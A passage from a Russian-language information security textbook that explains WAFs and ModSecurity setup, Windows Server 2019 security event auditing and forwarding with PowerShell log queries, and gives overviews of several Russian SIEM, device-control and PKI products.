Также IPS часто ориентированы на выявление уязвимостей из базы CVE, в то время как WAF больше ориентирован на уязвимости CWE. В чем отличие между этими базами? CVE означает Common Vulnerabilities and Exposures. Уязвимости, представленные в этой базе, описывают ошибки, допущенные при разработке конкретных продуктов. CWE расшифровывается как Common Weakness Enumeration. В этой базе описываются классы ошибок разработчиков, которые могут привести к уязвимостям в конкретных версиях ПО.

Для лучшего понимания приведем небольшой пример. CVE-2023-21554 представляет собой описание уязвимости удаленного выполнения произвольного кода Microsoft Message Queuing Remote Code Execution Vulnerability, в описании уязвимости можно найти версии ОС, которые ей подвержены.

Для сравнения уязвимость CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer, неправильное ограничение операций в пределах буфера памяти. Ее описание на сайте cwe.mittre.org содержит общие примеры кода, включающие уязвимости данного типа, и ссылки на примеры уязвимостей CVE для конкретных продуктов.

Таким образом, CVE – это конкретные уязвимости в конкретных продуктах, в то время как CWE – это типы уязвимостей без привязки к конкретным продуктам.

Как работают WAF

По аналогии с другими средствами защиты WAF используют различные механизмы для выявления опасных активностей. Такими механизмами являются сигнатуры и правила.

Сигнатуры – это, по сути, набор байтов, на соответствие которым анализируются передаваемые данные. Сигнатуры построены по принципу вхождения определенной последовательности символов в запрос. Если при анализе сигнатура обнаружена, запрос блокируется. И чем точнее составлен набор сигнатур, тем выше вероятность отразить атаку. Проблема такого подхода заключается в том, что злоумышленник может обфусцировать передаваемую вредоносную нагрузку, то есть поменять передаваемый набор байтов и тем самым попытаться обойти WAF. Ну а кроме того, базы сигнатур могут не содержать сигнатуры самых актуальных атак по причине того, что разработчики еще их не написали для самых новых атак.

Альтернативным или дополняющим вариантом является использование правил. Правила для выявления атак теоретически позволяют выявлять даже новые атаки на основе анализа поведения запросов. Однако для составления правил вручную требуются значительные ресурсы. И в качестве решения разработчики WAF часто используют машинное обучение, когда система сама какое-то время обучается на передаваемых данных. Недостатками использования машинного обучения являются высокие требования к аппаратным ресурсам и сложность реализации.

WAF Apache ModSecurity

WAF бывают программные и аппаратные, а также платные и бесплатные. Мы не будем касаться платных решений, а вместо этого рассмотрим WAF Apache ModSecurity. Это программный модуль, который устанавливается вместе с веб-сервером Apache.

Рассмотрим процесс установки данного WAF на ОС Ubuntu 22.04. Прежде всего необходимо обновить все пакеты.

```
sudo apt update
sudo apt upgrade
```

Если на сервере еще не установлен Apache, то его необходимо установить с помощью команды

```
apt install apache2
```

Далее установим необходимый пакет безопасности:

```
apt install libapache2-mod-security2
```

Для того чтобы наш модуль mod-security был подключен, необходимо перезапустить apache.

```
systemctl restart apache2
```

Далее следует выполнить ряд манипуляций с пакетом OWASP ModSecurity CRS и файлами настроек:

```
mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
cd ~
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
cd ~/owasp-modsecurity-crs
mv crs-setup.conf.example /etc/modsecurity/crs-setup.conf
mv rules/ /etc/modsecurity/
```

Затем нам необходимо отредактировать файл security2.conf:

```
nano /etc/apache2/mods-available/security2.conf
```

В самом файле нужно добавить значения Include и IncludeOptional.

```
<IfModule security2_module>
   # Default Debian dir for modsecurity's persistent data
   SecDataDir /var/cache/modsecurity
   # Include all the *.conf files in /etc/modsecurity.
   # Keeping your local configuration in that directory
   # will allow for an easy upgrade of THIS file and
   # make your life easier
   IncludeOptional /etc/modsecurity/*.conf
   Include /etc/modsecurity/rules/*.conf
</IfModule>
```

После этого следует перезапустить Apache.

```
systemctl restart apache2
```

Для тестирования работы правила необходимо в настройках секции VirtualHost в конфигурационном файле Apache указать следующее:

```
SecRuleEngine On
SecRule ARGS:modsecparam "@contains test" "id:4321,deny,status:403,msg:'ModSecurity test
rule has triggered'"
```

Тогда если в браузере выполнить запрос

```
localhost/index.html?modsecparam=test
```

то мы получим ошибку 403, что говорит о том, что WAF успешно заблокировал запрос в соответствии с правилом.

7.3.2. Мониторинг событий ИБ в Windows 2019

Средства обнаружения и предотвращения вторжений. Мониторинг информационной безопасности

Одним из частных случаев реализации систем обнаружения вторжений является осуществление мониторинга событий информационной безопасности. Системы мониторинга используют в качестве источника информации журналы событий.

Чтение журналов событий различного оборудования и приложений является неотъемлемой частью работы любого администратора безопасности. Сетевое оборудование, операционные системы и практически все бизнес-приложения осуществляют журналирование событий безопасности, таких как удачный/неудачный вход в систему, запуск/остановка системы, обращение к закрытому порту для межсетевых экранов и другие события. Однако при наличии в сети даже десяти серверов чтение журналов событий на каждом из них становится довольно трудоемкой задачей, требующей затрат большой части рабочего времени. Для того чтобы автоматизировать процесс обработки журналов событий, например в части поиска попыток неудачного входа в систему, существует множество различных решений. Для Unix-систем есть приличное число бесплатных сценариев на Perl, позволяющих осуществлять автоматический поиск заданного события в журнале и реакцию на данное событие, например отправку почтового сообщения администратору.

Также есть средства, позволяющие в автоматическом режиме пресекать действия злоумышленника, например блокируя порты на коммутаторе, к которым подключен данный узел, или запускать сценарий, осуществляющий сбор сведений о машине злоумышленника. Данные сведения впоследствии могут быть использованы в качестве доказательств для суда.

Существуют системы обнаружения вторжений (Intrusion Detection System, IDS) и системы предотвращения вторжений (Intrusion Prevention System, IPS). Первые предназначены только для обнаружения аномалий и уведомления о них администратора безопасности. Вторые же способны самостоятельно реагировать на угрозы.

Помимо аппаратных IPS и IDS, существуют также программные средства, выполняющие аналогичные задачи.

Принцип действия программных комплексов может немного отличаться от аппаратных решений. Для программных IPS- и IDS-систем характерна модульность, то есть в них отдельный модуль (как правило, это отдельный сервер) выполняет сбор сведений от различных источников, другой модуль осуществляет разбор этих событий по полям, наконец, третий, центральный модуль производит проверку соответствия событий различным моделям угроз и реакции на эти события. И четвертый модуль – это база данных, как правило Oracle,

в которой, собственно, и хранятся сообщения о событиях и с помощью которой осуществляется построение отчетов.

Сказать однозначно, какие из реализаций IPS/IDS лучше, аппаратные или программные, сложно. Аппаратные системы, как правило, производительнее. Но стоят дороже своих программных аналогов, к тому же в них отсутствует отказоустойчивость. Программные же решения благодаря модульности можно распределить на несколько серверов, и в случае выхода из строя одного из модулей события будут продолжать собираться другими модулями и стоять в очереди, ожидая, когда отсутствующий модуль вернется в строй.

Поэтому для реализации простейшего мониторинга событий информационной безопасности вы можете воспользоваться штатными средствами операционных систем.

О том, как это можно организовать, мы поговорим далее в этом разделе.

Централизованный мониторинг в сети под управлением Windows Server 2019

Однако если в вашей сети на серверах используется операционная система Windows Server 2019, то вы можете самостоятельно организовать централизованный мониторинг событий безопасности. Для начала поговорим о том, какие нововведения появились в системе журналирования в Windows Server 2019.

Как и многие другие функции Windows 2019, журналы событий были существенно переделаны и дополнены новыми возможностями. По определению Microsoft, событие – это любое значительное проявление в операционной системе или приложении, требующее отслеживания информации. Событие не всегда негативно, поскольку успешный вход в сеть, успешная передача сообщений или репликация данных также могут генерировать события в Windows. В каждом журнале с его событиями связаны общие свойства.

- **Level** (Уровень) – это свойство определяет важность события.
- **Date and Time** (Дата и время) – это свойство содержит информацию о дате и времени возникновения события.
- **Source** (Источник) – это свойство указывает источник события: приложение, удаленный доступ, служба и т. д.
- **Event ID** (Код события) – каждому событию назначен идентификатор события ID, число, сгенерированное источником и уникальное для всех типов событий.
- **Task Category** (Категория задачи) – это свойство определяет категорию события. Например, Security или System.

Итак, мы разобрались с тем, что представляет из себя событие в журнале Windows Event Log. Теперь нам необходимо сначала настроить аудит событий информационной безопасности. Далее будем предполагать, что у нас используется домен Active Directory и все серверы входят в этот домен.

Для настройки аудита необходимо зайти на контроллер домена и открыть редактор групповых политик **Start ⇨ Administrative Tools ⇨ Group Policy Management**. Далее выбираем домен и, нажав правую кнопку мыши, указываем **Create a GPO in this domain…**. Вообще, для включения аудита можно воспользоваться политиками домена по умолчанию, но лучше создать отдельную политику с соответствующим названием, так как это упрощает администрирование. Далее в новой политике идем в **Computer Configuration ⇨ Windows**

Settings ⇨ Security Settings ⇨ Local Policies ⇨ Audit Policy. Откроется список возможных параметров настройки аудита. Включать все подряд параметры нет особого смысла, так как в таком случае журнал событий наполнится огромным количеством малоинформативных сообщений. Рекомендую следующий набор параметров:

Таблица 7.1. *Параметры аудита*

Категория аудита	Тип аудита	Примечание
Audit account logon events	No auditing	
Audit account management	success/failure	
Audit directory service access	No auditing	
Audit logon events	success/failure	
Audit object access	No auditing	Включить, только если необходимо отслеживать доступ к определенным объектам (например, каталогам на диске)
Audit policy change	success/failure	
Audit privilege use	success/failure	
Audit process tracking	No auditing	
Audit system events	success/failure	

Теперь мы настроили аудит в нашем домене. Открыв журнал событий Security, можно убедиться в том, какое количество событий сыплется в него ежесекундно. Для того чтобы не нагружать контроллеры домена и другие серверы задачами по обработке событий, мы должны сначала переслать события безопасности на выделенный сервер, на котором и будет осуществляться автоматическая обработка всех полученных событий. Данный выделенный сервер также должен работать под управлением операционной системы Windows Server 2019 и входить в домен Active Directory. Для пересылки событий нам необходимо воспользоваться Subscriptions, подписками на события.

Подписки на события

Эта функция аналогична службе Syslog в Unix. Данная функциональная возможность позволяет удаленным компьютерам пересылать сообщения о событиях, в результате чего их можно просматривать локально из центральной системы.

Настроим пересылку событий с нескольких серверов на выделенный сервер сбора событий. Для этого на каждый из серверов источников событий необходимо зайти под учетной записью, обладающей административными правами. В окне командной строки ввести:

```
winrm quickconfig
```

Сервер, собирающий сообщения о событиях, необходимо добавить в группу локальных администраторов на каждом из серверов источников событий. Затем войдите на сервер, собирающий сообщения, и также выполните:

```
winrm quickconfig
```

После этого выполните на нем же следующую команду:

```
wecutil qc
```

При необходимости вы можете изменять параметры оптимизации доставки событий. Например, вы можете изменить параметр Minimize Bandwidth (Минимизация пропускной способности) для удаленных серверов с ненадежным каналом связи.

Теперь необходимо собственно создать подписку, указав события, которые должны извлекаться из логов серверов источников. Для этого на собирающем сервере запустите утилиту просмотра событий с учетной записью, обладающей административными привилегиями. Затем щелкните на папке **Subscriptions** в дереве консоли и выберите команду **Create Subscription** (Создать подписку). В поле **Subscription Name** нужно указать имя подписки. При необходимости в поле **Description** можно привести описание. Затем в поле **Destination Log** (Журнал назначения) выберите файл журнала, в котором будут храниться собранные события. По умолчанию эти события будут храниться в журнале перенаправленных событий в папке **Windows Logs** дерева консоли. После этого щелкните на кнопке **Select Computers**, чтобы выбрать исходные серверы, которые будут перенаправлять события. Как уже упоминалось ранее, данные серверы должны находиться в домене. Затем выберите события, нажав на кнопке **Select Events**. Сконфигурируйте журналы и типы событий, предназначенные для сбора. Щелкните **OK**, чтобы сохранить подписку.

Журналы

Теперь зайдем на выделенный сервер сбора событий и рассмотрим типы журналов, появившиеся в Windows Server 2019. В папке журналов Windows Logs находятся как традиционные журналы безопасности, приложений и системы, так и два новых журнала – Setup (Настройка) и Forwarded Events (Пересланные события). Первые три типа событий уже присутствовали в предыдущих версиях системы, поэтому о них рассказывать нет смысла. А о последних двух следует рассказать подробнее. Журнал Setup фиксирует информацию, связанную с установкой приложений, ролями сервера и их характеристиками. Так, например, сообщения о добавлении на сервере роли DHCP будет отражены в этом журнале. В журнале Forwarded Events собираются сообщения, присланные с других машин в сети.

Папка **Applications and Services Logs** (Журналы приложений и служб) представляет собой новый способ логической организации, представления и сохранения событий, связанных с конкретным приложением, компонентом или службой Windows вместо использовавшейся ранее, регистрации событий, которые оказывают влияние на всю систему. Эти журналы включают четыре подтипа: Admin (события, предназначенные для конечных пользователей и администраторов), Operational (рабочий журнал событий, также предназначенный для администраторов), Analytic (журнал позволяет отслеживать цепочку возникновения проблемы и часто содержит большое количество записанных событий), Debug (используется для отладки приложений). По умолчанию журналы Analytic и Debug скрыты и отключены. Для того чтобы их просмотреть, щелкните правой кнопкой мыши на папке **Applications and Services Logs**, а затем в контекстном меню выберите пункт **View, Show Analytic and Debug Logs** (рис. 7.2).




Рис. 7.2. *Настройка Debug*

Фильтры

Настраиваемые представления – это специальные фильтры, созданные либо автоматически системой Windows 2019, во время добавления в систему новых ролей сервера или приложений, таких как Directory Certificate Services (Службы сертификатов каталогов), сервер DHCP, либо администраторами вручную. Для администраторов одной из важнейших функций при работе с журналами событий является возможность создавать фильтры, позволяющие просматривать только интересующие события, чтобы можно было быстро диагностировать и устранять проблемы в системе. В качестве примера рассмотрим папку **Custom Views** в навигационной панели утилиты просмотра событий. Если в этой папке щелкнуть правой кнопкой мыши по **Administrative Events** и затем выбрать **Properties**, то после нажатия **Edit Filter** можно увидеть, как информация из журнала событий преобразуется в набор отфильтрованных событий. Настраиваемые представления оснастки Administrative Events фиксируют все критические события, а события ошибок и предупреждений фиксируются для всех журналов событий (в отличие от предыдущих версий Windows). Таким образом, с помощью данного фильтра администратор может обращаться к единственному источнику для быстрой проверки потенциальных проблем, присутствующих в системе. Это средство может пригодиться при обработке событий, приходящих с серверов источников событий.

Созданные настраиваемые представления можно экспортировать в XML-файл для последующего распространения на другие машины.

Реагируем на события

Еще одной интересной функцией, о которой хотелось бы упомянуть, является возможность ответной реакции на события. Например, если у вас пользователь указал неверные учетные данные для аккаунта, имеющего административные привилегии, то на появление данного события в журнале необходимо отреагировать, послав уведомление администратору безопасности. Данная функция является долгожданным решением проблем с автоматизацией работы серверов, так как раньше требовалось устанавливать дополнительное программное обеспечение или писать сценарии, для того чтобы заставить сервер автоматически реагировать на определенные события.

В качестве примера настроим отправку сообщения администратору в случае неудачного входа пользователя в систему (обратите внимание на то, что теперь это событие имеет другой ID 4625, отличный от использовавшегося в Windows 2003 ID 529).

Для этого необходимо зайти в журнал событий **Event Viewer**, открыть раздел **Windows Logs**, затем **Security**, выбрать нужное событие, нажать правую кнопку мыши и указать **Attach Task To This Event…** (Прикрепить задачу к этому событию…) (рис. 7.3).




Рис. 7.3. *Настройка ответной реакции на событие*

В открывшемся окне необходимо выбрать название события и его описание. На следующем шаге указываются используемый журнал, источник и номер события. Содержимое этого журнала нельзя изменить. Потом выбирается тип

ответного действия. Это может быть выполнение какого-либо приложения, отправка электронного письма или вывод сообщения на экран. Выберем отправку письма. На следующем шаге нужно указать, от кого и на чей адрес отправлять письмо, тему письма, его текст. Можно также прикрепить какой-либо файл к данному сообщению. Не забудьте указать IP-адрес SMTP-сервера. На следующем шаге поставьте галочку в соответствующем поле, для того чтобы после создания задачи открылось окно с ее свойствами (рис. 7.4).




Рис. 7.4. *Свойства задач*

Окно свойств задачи аналогично интерфейсу Scheduled Tasks для заданий, выполняющихся по расписанию. Здесь можно указать учетную запись, под которой выполняется задача, при необходимости ее можно выполнять, только когда пользователь работает на машине.

В закладке **Triggers** вы можете добавлять или изменять условия выполнения задачи. В Actions вы можете добавлять различные действия. В закладке **Conditions** прописаны условия, при которых выполняется задача. В **Settings** можно прописать, какие действия должны быть выполнены при различных условиях. Например, что нужно делать в случае, если такая задача уже выполняется. Наконец, в закладке **History** вы можете наблюдать все события, которые вызвали выполнение задачи.

Немного о построении отчетов

Иногда возникает необходимость в построении отчетов о событиях информационной безопасности. Например, руководители различного уровня очень любят, когда им предоставляют распечатки отчетов, в которых представлена

информация о том, сколько попыток несанкционированного проникновения было осуществлено, к примеру, за месяц. Благодаря отчетам многие руководители ИТ-отделов выбивают бюджеты на развитие, так что не стоит пренебрегать отчетами.

Итак, нам нужно осуществить выборку событий из журнала. Делать мы это будем с помощью средств PowerShell.

Для начала создадим отчет о неудачных входах в систему. Для этого нам необходимо выбрать все события с кодом 4625.

```
get-eventLog -LogName Security -Newest 100 | Where-Object { $_.EventID -
eq 4625 }
```

Еще один пример. Узнаем, сколько пользователей осуществляло вход в систему в нерабочее время. Код события Success Logon – 4624.

```
get-eventlog security | where
 {$_.EventId -eq 4624 -and
 ($_.TimeGenerated.TimeOfDay
 -gt '20:00:00' -or
 $_.TimeGenerated.TimeOfDay
 -lt '08:00:00' )}
```

В завершение узнаем, сколько удачных входов в систему было осуществлено пользователем administrator.

```
get-eventLog -LogName Security | Where-Object { $_.message -match 'administrator' -AND
$_.EventID -eq 4624 }
```

Здесь приведены только простейшие сценарии работы с журналом событий в Windows Server 2019. При необходимости на их основе можно построить более сложные запросы для решения соответствующих задач информационной безопасности.

7.3.3. Промышленные решения мониторинга событий

Kaspersky KUMA

Kaspersky Unified Monitoring and Analysis Platform (далее KUMA) – это комплексное программное решение, сочетающее в себе следующие функциональные возможности:

- получение, обработка и хранение событий информационной безопасности;
- анализ и корреляция поступающих данных;
- поиск по полученным событиям;
- создание уведомлений о выявлении признаков угроз информационной безопасности.

KUMA построена на микросервисной архитектуре. Это означает, что вы можете создавать и настраивать только необходимые микросервисы, что позволяет использовать KUMA и как систему управления журналами, и как полноценную SIEM-систему. Кроме того, благодаря гибкой маршрутизации потоков данных вы можете использовать сторонние сервисы для дополнительной обработки событий.

Решение позволяет собирать события с источников различных типов.



Рис. 7.5

Архитектура KUMA




Рис. 7.6

Стандартная установка программы основана на следующих компонентах:

- один или несколько сборщиков, которые получают сообщения из источников событий, анализируют эти сообщения, нормализуют и при необходимости фильтруют и/или агрегируют, при этом обогащение возможно в режиме реального времени;
- коррелятор, который анализирует нормализованные события, поступающие от коллекторов, выполняет необходимые действия с активными списками и создает оповещения в соответствии с правилами корреляции;

- ядро, которое отвечает за централизованное управление всеми компонентами системы, а также предоставляет графический интерфейс администрирования и доступ к RESTful API;
- СУБД ClickHouse, в которой содержатся нормализованные и «сырые» события.

RuSIEM

Проект RuSIEM позиционирует себя как первый российский SIEM. К сожалению, в открытых источниках по данному продукту не так много информации. Этот продукт собирает события с различных источников, проводит нормализацию, анализирует аномалии и создает инциденты в случае выявления аномалий.

RuSIEM имеет несколько вариантов внедрений. Можно внедрить только SIEM по принципу «все в одном», возможны также варианты интеграции с уже имеющимися системами сбора событий, когда RuSIEM проводит только высокоуровневый анализ событий и генерацию инцидентов.

Возможные варианты поставки: виртуальное устройство OVF, физический сервер, физический кластер.

Ниже представлен внешний вид интерфейса RuSIEM.




Рис. 7.7. *Топология сети в RuSIEM*

Комрад

Еще один российский разработчик НПО Эшелон представляет свою SIEM-систему KOMRAD Enterprise SIEM. Данное решение является достаточно гибкой сертифицированной системой централизованного управления событиями информационной безопасности, совместимой с отечественными средствами защиты информации.

Применение данной SIEM позволяет осуществлять централизованный мониторинг событий ИБ, выявлять инциденты ИБ, оперативно реагировать на возникающие угрозы, выполнять требования, предъявляемые регуляторами к защите персональных данных, а также к обеспечению безопасности государственных информационных систем.

Одним из основных преимуществ данной системы SIEM является поддержка большого числа отечественных средств защиты информации.

Система функционирует на 64-битной архитектуре центрального процессора (Intel x86-64). При этом обеспечивается скорость обработки событий безопасности до 5000 EPS (событий в секунду) на одном узле сети. Поддерживается множество технологий взаимодействия с источниками событий (СЗИ, АРМ, серверы, сетевое оборудование): Syslog, Syslog-ng, SNMPv2, SNMPv3, Opsec, HTTP, SQL, ODBC, WMI, FTP, SFTP, сокеты Unix/Linux, plain log, SSH, Rsync, Samba(NetBIOS), NFS, SDEE, RDEP, OPSEC, CPMI.

Обеспечивается интеграция со следующими отечественными защищенными платформами и СЗИ: ОС МСВС, ОС Astra Linux, Сканер-ВС, МЭ и СОВ Рубикон, XSpider.

Решение КОМРАД имеет сертификат Минобороны России № 2315, подтверждающий выполнение требований Приказа МО РФ, в том числе руководящего документа «Защита от несанкционированного доступа к информации. Часть 1. Программное обеспечение средств защиты информации. Классификация по уровню контроля отсутствия недекларированных возможностей» (Гостехкомиссия России, 1999) – по 2-му уровню контроля.

7.4. Средства предотвращения утечек

Ранее, говоря о средствах защиты, я рассматривал защиту от внешних злоумышленников.

Одним из основных источников неприятностей в корпоративных информационных системах являются периферийные устройства и съемные носители. Практически каждое современное электронное устройство рассчитано на подключение к персональному компьютеру для передачи информации на устройство или – наоборот – с него. Таким устройством могут быть USB-диск, мобильный телефон, фотоаппарат и даже наручные часы. Способы подключения также могут быть различными – от непосредственного подключения к портам компьютера до использования беспроводных интерфейсов Bluetooth и Wi-Fi.

Вполне очевидно, что подобные неконтролируемые подключения могут быть как причиной распространения вирусов и злонамеренных программ, так и каналом утечки конфиденциальной информации, поэтому предотвращение подобных угроз является одной из первоочередных задач при построении комплексной системы защиты информации. Контроль подключаемых устройств может быть частью полноценной системы защиты от утечки информации, но нередко необходимого уровня безопасности можно достичь за счет внедрения отдельных продуктов и решений.

Система контроля подключаемых устройств и съемных носителей позволяет:

- запретить подключение и использование неавторизованных устройств и носителей к корпоративным рабочим станциям и серверам;

- создать «белые списки» авторизованных устройств и носителей;
- ограничить использование авторизованных устройств и носителей для одного или для группы пользователей;
- выполнить шифрование копируемых данных;
- вести теневое копирование и учет данных, переданных на мобильные носители;
- контролировать максимальное количество периферийных портов и интерфейсов – USB, Firewire, Wi-Fi, Bluetooth, CD-устройства, параллельный и последовательные порты, обращения к принтеру, PS/2, IrDA и т. д.;
- строить отчетность по инцидентам и фактам подключения устройств и копирования информации;
- централизованно управлять политиками и настройками.

Средства криптографической защиты информации широко используются в современных информационных технологиях: в процессах аутентификации пользователей, защиты информации при передаче каналов связи, формирования электронной цифровой подписи и пр.

Удостоверяющие центры являются основой инфраструктуры управления открытыми ключами (PKI – public key infrustructure), которая представляет собой базу для современной среды информационного взаимодействия с использованием криптографических средств защиты информации. Задачей удостоверяющего центра является определение политики выпуска цифровых сертификатов, их выдача и отзыв, хранение информации, необходимой для последующей проверки правильности сертификатов.

В число приложений, поддерживающих технологию PKI, входят: защищенная электронная почта, протоколы платежей, электронные чеки, электронный обмен информацией, защита данных в сетях с протоколом IP, электронные формы и документы с электронной цифровой подписью (ЭЦП) и пр.

Системы криптографической защиты информации, удостоверяющие центры позволяют:

- выполнять операции шифрования и использовать электронную цифровую подпись при работе с файлами, электронной почтой, документами в автоматизированных системах;
- выполнять криптографические операции с использованием российских криптографических алгоритмов;
- обеспечить двухфакторную аутентификацию пользователей с использованием российских криптографических алгоритмов;
- определять политики выпуска цифровых сертификатов;
- формировать сертификаты открытых ключей пользователей и администраторов;
- выдавать и отзывать цифровые сертификаты;
- формировать и хранить списки отозванных сертификатов;
- хранить эталонную базу сертификатов и списков отозванных сертификатов;
- обрабатывать и хранить регистрационные данные пользователей.

Использование чужого пароля для доступа к сети является наиболее часто применяемым и эффективным методом для осуществления несанкционированного доступа к конфиденциальной информации. Усложнение и удлинение паролей (политики сложности пароля, системы автоматической генерации

паролей) на сегодняшний день часто приводят к компрометации паролей. Простые же пароли достаточно легко подбираются с помощью специальных программ, использующих словари.

